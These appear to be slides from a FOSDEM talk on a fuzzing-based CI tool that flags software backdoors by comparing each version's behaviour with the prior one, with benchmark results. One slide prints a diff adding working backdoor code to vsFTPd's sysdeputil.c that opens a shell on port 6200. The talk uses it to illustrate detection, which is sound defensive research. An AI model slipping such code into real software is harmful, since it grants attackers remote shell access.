Bringing Automatic Detection of Backdoors to the CI Pipeline

FOSDEM

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Context

Recent attacks

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Detected **a few days** after injection, thanks to **manual effort** and **luck**

Backdoor detection

A handful of approaches, two main categories:

- **Reverse-engineering based**
  - Help experts by automating parts of binary analysis
- **Fuzzing-based**
  - Collect set of representative inputs
  - Compare every new input to those, **different behavior → suspicious**

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
All of them offer **"after-the-fact" detection**: backdoor is already in the binary

Prevention?


Preventive approaches **do exist**: CI-level **graybox-fuzzing**



Prevention?

Preventive approaches **do exist**: CI-level **graybox-fuzzing**

- Already used by **many popular open-source projects** (PHP, Sudo, OpenSSL, …)
- **Highly automatic**, **low false-positive rate**, works with **constrained resources**
- Can discover **crash-type** vulnerabilities before they make it into a release



Challenges

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- Too **slow** ("binary-only" use-case, *huge* emulation overhead)—we only have ~10 min
- Frequent **false positives**—the CI would block constantly

A new approach

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If we assume version $n - 1$ is **backdoor–free**, we can:

- Use its fuzzer–generated inputs as **representative inputs** (i.e., **known good behavior**)
- Compare the **behavior of findings** in **version n** to **version $n - 1$**:
  - **Same** behavior → **false positive**, discard
  - **Different** behavior → **suspicious**

Example

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This would have been a false positive!

Other optimizations

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  - Heavy **emulator overhead**
- We adapt it to “source mode”
  - AFL++‘s special compiler pass injecting instrumentation **at the source level**
  - Much higher **throughput** (execs/sec), $\times 2 - \times 10$

Evaluation

Backdoor detection

Mixed benchmark (*authentic* and *synthetic* examples):

- **3 real-world attacks**:
  - **CVE-2011-2523** (vsFTPd)
  - **CVE-2010-20103** (ProFTPD)
  - PHP 2021 incident
- **10 synthetic attacks**:
  - libpng, libsndfile, libtiff, libxml2, Lua, OpenSSL, PHP, Poppler, SQLite3, Sudo

False-positive filtering (1/2)

We choose *representative commits*:

- Group history of commits in **sequences** (for example, of size 3)
- Compute average **size** (# of lines) and **spread** (# of files) per sequence
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
In total, **432 commit pairs** to evaluate

False-positive filtering (2/2)



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
- Use versions from the **last 3 Debian & Ubuntu releases**
- This would add **another layer** of detection



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

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
Grand total: **482 version pairs**



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
- Backdoor detection:
  - ‣ **All backdoors detected**
  - ‣ **90%** detection rate with existing **10-min** CIFuzz campaigns
- False-positive filtering
  - ‣ **0.2%** false-positive rate ($\geq$ **2 orders of magnitude lower** than existing tools)
    - – 17/8640 runs with false positives
  - ‣ **1 false positive** per run maximum

Results (2/2)

- Better error reporting



```
--- a/sysdeputil.c
+++ b/sysdeputil.c
@@ -845,0 +847,23 @@
+int
+vsf_sysutil_extra(void)
+{
+  int fd, rfd;
+  struct sockaddr_in sa;
+  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
+  exit(1);
+  memset(&sa, 0, sizeof(sa));
+  sa.sin_family = AF_INET;
+  sa.sin_port = htons(6200);
+  sa.sin_addr.s_addr = INADDR_ANY;
+  if((bind(fd,(struct sockaddr *)&sa,
+  sizeof(struct sockaddr))) < 0) exit(1);
+  if((listen(fd, 100)) == -1) exit(1);
+  for(;;)
+  {
+    rfd = accept(fd, 0, 0);
+    close(0); close(1); close(2);
+    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
+    execl("/bin/sh","sh",(char *)0);
+  }
+}
+
```

Conclusion

Key takeaways

- Backdoor **prevention** is possible!
- **Low overhead** (reusing CI fuzzing artifacts)
- **90%** detection rate in our benchmark
- **0.2%** false positive rate across **482 different version pairs**

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We are hiring! secubic-ptcc.github.io/currentjobs

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paper + tool coming soon!